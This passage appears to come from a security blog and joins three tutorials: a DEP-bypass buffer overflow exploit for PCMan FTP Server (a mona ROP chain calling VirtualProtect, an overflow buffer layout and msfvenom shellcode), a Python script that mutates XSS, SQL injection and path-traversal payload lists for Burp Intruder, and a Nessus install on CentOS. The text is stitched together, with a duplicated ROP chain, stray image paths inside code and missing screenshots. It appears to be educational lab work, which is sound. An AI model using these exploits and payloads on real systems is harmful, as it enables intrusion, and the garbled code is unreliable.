        0xffffffff, # Value to negate, will become 0x00000040
        0x7556b5f2, # NEG EAX # RETN [RPCRT4.dll]
        0x763835c0, # XCHG EAX, EDX # RETN [SHELL32.dll]
        0x760d3d23, # POP ECX # RETN [SHELL32.dll]
        0x75759f7f, # &writable location [GDI32.dll]
        0x749b4f4a, # POP EDI # RETN [DNSAPI.dll]
        0x760c4c12, # RETN (ROP NOP) [SHELL32.dll]
        0x762fa207, # POP EAX # RETN [SHELL32.dll]
        0x90909090, # nop
        0x7409d6b4, # PUSHAD # RETN [COMCTL32.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
rop_chain = create_rop_chain()
*/usr/bin/env python
# pocman ftp server 2.0.7 PORT poc
# 15.12.2020 ; for DEP
#
import socket, sys


def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x755042c, # POP ECX # RETN [RPCRT4.dll]
        0x75c41920, # ptr to &VirtualProtect() [IAT kernel32.dll]
        0x7565fd52, # MOV ESI, DWORD PTR DS:[ECX] # ADD DH, DH # RETN [MSCVF.dll]
        0x76d53f37, # POP EBP # RETN [msvcrt.dll]
        0x737b3c10, # & call esp [NLAapi.dll]
        0x76d3a837, # POP EAX # RETN [msvcrt.dll]
        0xffffffff, # Value to negate, will become 0x00000201
        0x754ff3a8, # NEG EAX # RETN [RPCRT4.dll]
        0x740e4518, # XCHG EAX, EBX # RETN [COMCTL32.dll]
        0x7405b2d7, # POP EAX # RETN [COMCTL32.dll]
        0xffffffff, # Value to negate, will become 0x00000040
        0x7556b5f2, # NEG EAX # RETN [RPCRT4.dll]
        0x763835c0, # XCHG EAX, EDX # RETN [SHELL32.dll]
        0x760d3d23, # POP ECX # RETN [SHELL32.dll]
        0x75759f7f, # &writable location [GDI32.dll]
        0x749b4f4a, # POP EDI # RETN [DNSAPI.dll]
        0x760c4c12, # RETN (ROP NOP) [SHELL32.dll]
        0x762fa207, # POP EAX # RETN [SHELL32.dll]
        0x90909090, # nop
        0x7409d6b4, # PUSHAD # RETN [COMCTL32.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
rop_chain = create_rop_chain()

```

So I restarted ImmunityDbg (Ctrl+F2;F9):



Start the poc and... now we should be here:



What did I missed? ;> Well – we'll see. Below you'll find a few slightly modification of our poc, for example, here:

```
#
import socket, sys
import struct
(...)

junk = '\x41'*2006
ret = "\x8b\x7a\xa3\x74" # jmpesp:"BBBB"
nops = "\x90"*130
# msfvenom -p (...)
(...)
#junk2 = "C"* (3000-len(junk+ret+nops+sc))
junk2 = "C" * (3000 - len(junk + rop_chain + nops + sc))
#buffer= junk + ret + nops + sc + junk2
buffer = junk + rop_chain + nops + sc + junk2
(...)
```


I also decided to use another shellcode (generated with [msfvenom](#)^[7] again) – CMD with calc.exe. Tried again and unfortunately I wasn't able to run calc (or run listener on the host). Then I found this issue described:




Well. Maybe that's the case I thought – so I downloaded 'latest' version of !mona[3] and restarted all the scenario one more time. As you will see on the screen below I also changed the value for POP ECX RETN instruction (screen with !mona rop output).

At this stage I'll recommend you this page[9]. Of course you can do similar checks using /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb available on Kali Linux.


But for our case - let's try it now:




Ok, looks „better” – for me at this stage „better” is the same as: „ok I think I know where is the destroyer of my payload...”. I decided to restart PCMan server in debugger again. This time when crash occurred I tried to regenerate rop_chain() using !mona again. As you can see below – just to be sure that the payload is indeed working as we wanted – I set a breakpoint(F2) to one of the commands before our POP ECX RETN (0x45454545) instruction:



Adding a little modification to our poc:



So far, so good. Shift+F9 anyone?



Well... What happened Neo? Where is the calc.exe we are looking for...? ;>



Restart of the Immunity debugger as well as generating new payload with msfvenom (EXEC with calc.exe) and we should be here:

References

Links/resources I found interesting while I was creating this article:

[1 – Basic protocol fuzzing](#)

[2 - Trying harder](#)

[3 - !mona\(-„me”\)](#)

[4 – You love to read this page](#)

[5 – Hint for Linux users](#)

[6 – Few other notes for you](#)

[7 – Simple msfvenom generator](#)

[8 – Nice to check!](#)

MODIFYING INTRUDERS



Intro

Some time ago I promised myself that I will try to extend my list of *payloads* used during webapp pentests. Let's say for our case the scenario will look like this:

- we already have our *list_of_payloads.txt*

- webapp is filtered „somehow” – so we need to find a way for bypass and injection.

The (slow and) easy way to do it is simply sending one-by-one character to the application to see if our input is echo'ed back. Looks pretty easy. My goal was to modify my list and add (that) „new character” before every string in the payload file. When script will finish you should find a new created file with payloads modifications.

This file can later be used with *Burp's Intruder* during (y)our pentest/CTF adventures[\[1\]](#). ;)

Let's try...

Environment

For this case my environment was pretty easy: I used latest Kali 2020.2 where you can find *python* installed by default:

```
c@kali:~$ uname -a
Linux kali 5.6.0-kali2-686-pae #1 SMP Debian 5.6.14-1kali1 (2020-05-25) i686 GNU/Linux
c@kali:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Kali
Description:    Kali GNU/Linux Rolling
Release:        2020.2
Codename:       kali-rolling
c@kali:~$ python
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
c@kali:~$
```

So far, so good. Next what we'll need here is Burp Suite[2]. Free or not – doesn't really matter in this example (but professional version is much, much faster if we're talking about *Intruder* tab).

Let's move forward if you're ready.

Quick example

I started Kali VM and created new file in terminal to start my super-python-script. ;]

For now we should be somewhere here:

```
#!/usr/bin/env python
# intrube.py - preparing quick payloads for burp's intruder
#
# 27.11.2020 / 22:50
#
# ; notes:
# this script was created to prepare a list of payloads from
# the 1st argumen and 'mutate' (or fuzz) it a bit. it should
# help us to find a possible bypass (so 'injection' attacks).
# we'll see ... ;)
# enjoy.

import sys

# defines
payloads = open(sys.argv[1], 'r')

def main():
    print 'in main()'
```

In case of the *payload_list_file.txt* – the exercise for you is to find a 'the best one for you' somewhere at Github ;) but for this example scenario – I prepared a small list of very basic payloads. It should be good as well for our purposes:

```
'>><script>alert(1)</script>
1' or '1'='1
<h1>test</h1>
```

Ok, so far, so good. Our sample-payload-list is ready so we can go back to our script. Let's add few more lines:

```

# defines
payloads = open(sys.argv[1], 'r')

def main():
    print 'in main()'

    count=140
    lines = payloads.readlines()

    while(count > 1):
        print "\n" + "="*10 + " Iteration: " + str(count) + "="*10

        for line in lines:
            #print( "[" + unichr(count) + "]" + line);
            print( unichr(count) + line);

        count-=1

        print "\n" + "="*30
        payloads.close() # close input file

if __name__ in '__main__':
    main()

# eof

```

As you can see the script is extremely simple ;) Let's try to run it with our payload_list.txt:

```

c@kali:~/src/intruding_burp$ cat payloads2.txt
<h1>test
`'>><body/onload=prompt(123)>
../..../etc/passwd
%0a%0aGET /2 HTTP/1.0
%2f..%2f..%2fetc/issue%00
c@kali:~/src/intruding_burp$
c@kali:~/src/intruding_burp$
c@kali:~/src/intruding_burp$ ./intrube.py payloads2.txt
in main()

===== Iteration: 14=====
<h1>test
`'>><body/onload=prompt(123)>
../..../etc/passwd
%0a%0aGET /2 HTTP/1.0
%2f..%2f..%2fetc/issue%00

=====
===== Iteration: 13=====
<h1>test
`'>><body/onload=prompt(123)>
../..../etc/passwd
%0a%0aGET /2 HTTP/1.0
%2f..%2f..%2fetc/issue%00

```

Can you see the bug? ;> Someone used wrong <> character ;) We'll fix it below and present some later in iteration (because on the screen above our *mutation* is not *visible*). So – fix and restart and we should be here:

```

z%0a%0aGET /2 HTTP/1.0
z%2f .. %2f .. %2fetc/issue%00

=====
===== Iteration: 123=====
{<h1>test
{'`>"><body/onload=prompt(123)>
{ .. / .. / .. / .. /etc/passwd
{%0a%0aGET /2 HTTP/1.0
{%2f .. %2f .. %2fetc/issue%00
=====

```

Next:

```

===== Iteration: 124=====
|<h1>test
|`>"><body/onload=prompt(123)>
| .. / .. / .. / .. /etc/passwd
| %0a%0aGET /2 HTTP/1.0
| %2f .. %2f .. %2fetc/issue%00
=====
===== Iteration: 125=====
}<h1>test
}`>"><body/onload=prompt(123)>

```

Of course our script is not ready yet. What I'd like to add is: save to output file and a little bit of *grep* to extract the lines I can finally use in the final_output_with_payloads.txt file ;) Let's continue here:

```

# defines
payloads = open(sys.argv[1], 'r')
output = open('mutation.txt', 'w')

counter=140

def main():
    print 'in main()'

    count=1
    lines = payloads.readlines()

    while(count < counter):
        print "="*10 + " Iteration: " + str(count) + "="*10

        for line in lines:
            #print( "[" + unichr(count) + "]" + line);
            #print( unichr(count) + line);
            output.write( unichr(count) + line )

        count+=1

        #print "\n" + "="*30
    payloads.close() # close input file

    print 'done'

if __name__ in '__main__':
    main()

# eof

"intruebe.py" 51L, 903C written

```

Let's try to run it now... to see that there is an encoding error when we're trying to write an output to the new file. Let's try to fix it. On the screen below you'll find updated version of the initial script:

```
# defines
payloads = open(sys.argv[1], 'rb')
output = open('mutation.txt', 'wb')

counter=140

def main():
    print 'in main()'

    count=1
    lines = payloads.readlines()

    while(count < counter):
        print "="*10 + " Iteration: " + str(count) + "="*10

        for line in lines:
            ready_line = unichr(count).encode("utf8") + unicode(line).encode("utf8")
            output.write(ready_line)

        count+=1

    payloads.close() # close input file

    print 'done'

if __name__ in '__main__':
    main()

# eof
```

For our testing purposes I prepared a new *payload_file* – this time only with one payload string. Restarting:

```
c@kali:~/src/intruding_burp$ cat payloads3.txt
<h1>test<br>test</h1>
c@kali:~/src/intruding_burp$ ./intrube.py payloads3.txt
in main()
===== Iteration: 1=====
===== Iteration: 2=====
===== Iteration: 3=====
===== Iteration: 4=====
===== Iteration: 5=====
===== Iteration: 6=====
```

After a while you should see a results file in the same directory:

References

Links/resources I found interesting while I was creating this article:

[1 – Few mini-arts with related topics](#)

[2 – Download Burp](#)


RED-HAD-NESS-US



Intro

Yes. Today we'll try to use Nessus to create an automated (or maybe even *scheduled*) 'vulnerability scans' for our *LABcompany/network* (similar cases are of course described here^[1]).

Today we'll start from a very simple scenario. It is pretty similar to the one I already described on the blog few years ago^[2]:




If you are already familiar with that post – you can easily skip to the next part where we'll talk about preparing an environment. If you don't know it – feel free to check it. It should be a nice intro to the rest of the content described below. So...? ;]

Environment

After watching one of the interesting videos available at one of the Youtube's channel [3] I decided to look around for some 'fresh & funky' new RedHat/CentOS[4] VM to try to install latest Nessus on it. You know, just in case maybe some of you(r companies) are using RedHat/CentOS and would like to use Nessus as well, for example during some automated/scheduled pentest/redteam activities[link]. Well – now we have a chance to check out one of the possible scenarios. For our LAB/testing purposes we'll use:


- CentOS 7.9_2009_VMB machine
- Putty ;)
- Firefox Browser (but probably at this stage you can use whatever browser you'd like to)
- Nessus RPM[5] („latest” version (for day: 01.12.2020 it was version: 8.13.0).

All of this I started on VirtualBox[6] (ver: 6.1.12) installed on Windows 10:



For now we should be ready to start the VM and register a new account on Tenable's webpage[5]. For our laboratory/testing purposes we'll use a *trial version*[5] but for this one version (as well as for a professional one) – we'll use a *valid licence* (that's why we need to create an account on Tenable's webpage ;)).

While we'll continue the registering - we should be somewhere here:



Package Name	Operating System	Size	Release Date
Nessus-8.12.1.dmg	macOS (10.9 - 10.15)	42.4 MB	Oct 29, 2020
Nessus-8.12.1-amzn.x86_64.rpm	Amazon Linux 2015.03, 2015.09, 2017.09 / Amazon Linux 2	43.2 MB	Oct 29, 2020
Nessus-8.12.1-amzn2.aarch64.rpm	Amazon Linux 2 (Graviton 2)	40 MB	Oct 29, 2020
Nessus-8.12.1-debian6_amd64.deb	Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3, 2018, 2019, 2020 AMD64	42.9 MB	Oct 29, 2020

So far, so good. Account on Tenable (for our 'testing purposes') will help us to get the *trial license* we'll use to test the possibilities of Nessus. ;) Let's do it:



Next – as this is a clean CentOS installation... we don't have a *wget* ;>. Let's fix that:

```
root@centos7:~/nessus
[root@centos7 nessus]# wget "https://www.tenable.com/downloads/api/v1/public/pages/nessus/downloads/11758/download?i_agree_to_tenable_license_agreement=true"
bash: wget: command not found
[root@centos7 nessus]# yum install wget
Loaded plugins: fastestmirror
Loading mirror speeds from cached hostfile
 * base: mirror-pl.kielcetechnologypark.net
 * extras: mirror-pl.kielcetechnologypark.net
 * updates: centos2.hti.pl
base | 3.6 kB | 00:00
extras | 2.9 kB | 00:00
updates | 2.9 kB | 00:00
updates/7/x86_64/primary_db | 3.7 MB | 00:01
```

Now we are able to download Nessus RPM file and install it:

```
root@centos7:~/nessus
[root@centos7 nessus]# wget "https://www.tenable.com/downloads/api/v1/public/pages/nessus/downloads/11758/download?i_agree_to_tenable_license_agreement=true"
--2020-12-02 17:34:39-- https://www.tenable.com/downloads/api/v1/public/pages/nessus/downloads/11758/download?i_agree_to_tenable_license_agreement=true
Resolving www.tenable.com (www.tenable.com)... 104.16.53.62, 104.16.54.62, 2606:4700::6810:353e, ...
Connecting to www.tenable.com (www.tenable.com)|104.16.53.62|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/x-redhat-package-manager]
Saving to: 'download?i_agree_to_tenable_license_agreement=true'

[ ] <->
```

I changed name of the file to something shorter:

```
root@centos7:~/nessus
[root@centos7 nessus]# ls -la
total 42156
drwxr-xr-x. 2 root root 64 Dec 2 17:34 .
dr-xr-x--. 3 root root 149 Dec 2 17:06 ..
-rw-r--r--. 1 root root 43165308 Dec 2 17:34 download?i_agree_to_tenable_license_agreement=true
[root@centos7 nessus]# mv download?i_agree_to_tenable_license_agreement=true tenable.rpk
[root@centos7 nessus]# file tenable.rpk
tenable.rpk: RPM v3.0 bin i386/x86_64 Nessus-8.12.1-amzn
[root@centos7 nessus]#
```

Now we should be here (`rpm -ivh package.rpk;man rpm`):

```
root@centos7:~/nessus
[root@centos7 nessus]# rpm -ivh tenable.rpk
warning: tenable.rpk: Header V4 RSA/SHA256 Signature, key ID 1c0c4a5d: NOKEY
Preparing... ##### [100%]
Updating / installing...
 1:Nessus-8.12.1-amzn ##### [100%]
Unpacking Nessus Core Components...
```


Checking results of the installation:

```
root@centos7:~/nessus
[root@centos7 nessus]# rpm -ivh tenable.rpk
warning: tenable.rpk: Header V4 RSA/SHA256 Signature, key ID 1c0c4a5d: NOKEY
Preparing... ##### [100%]
Updating / installing...
 1:Nessus-8.12.1-amzn ##### [100%]
Unpacking Nessus Core Components...

- You can start Nessus by typing /sbin/service nessusd start
- Then go to https://centos7.linuxvimages.local:8834/ to configure your scanner

[root@centos7 nessus]#
[root@centos7 nessus]# netstat -antp|grep LISTEN
tcp        0      0 0.0.0.0:22          0.0.0.0:*           LISTEN     999/sshd
tcp        0      0 127.0.0.1:25       0.0.0.0:*           LISTEN     1562/master
tcp6       0      0 :::22             :::*                 LISTEN     999/sshd
tcp6       0      0 :::1:25           :::*                 LISTEN     1562/master
[root@centos7 nessus]# /sbin/service nessusd start
Starting nessusd (via systemctl): [ OK ]
[root@centos7 nessus]# netstat -antp|grep LISTEN
tcp        0      0 0.0.0.0:22          0.0.0.0:*           LISTEN     999/sshd
tcp        0      0 127.0.0.1:25       0.0.0.0:*           LISTEN     1562/master
tcp        0      0 0.0.0.0:8834       0.0.0.0:*           LISTEN     16659/nessusd
tcp6       0      0 :::22             :::*                 LISTEN     999/sshd
tcp6       0      0 :::1:25           :::*                 LISTEN     1562/master
tcp6       0      0 :::8834           :::*                 LISTEN     16659/nessusd
[root@centos7 nessus]#
```

Everything looks good so far. Let's continue. I changed the settings of network adapter (from *Bridge* to *NAT*). Now I was able to set the port forwarding (to avoid DHCP renew during my tests):




Checking files location:

```


/opt/nessus/var/nessus/plugin_feed_info.inc
/opt/nessus/var/nessus/._db_ok
/opt/nessus/var/nessus/plugins-code.db.16069815191538311286
/opt/nessus/var/nessus/plugins-desc.db.16069815191035707005
/opt/nessus/var/nessus/global.db-wal
/opt/nessus/var/nessus/global.db-shm
[root@centos7 nessus]# /etc/init.d/nessusd
nessusd netconsole network
[root@centos7 nessus]# /etc/init.d/nessusd start
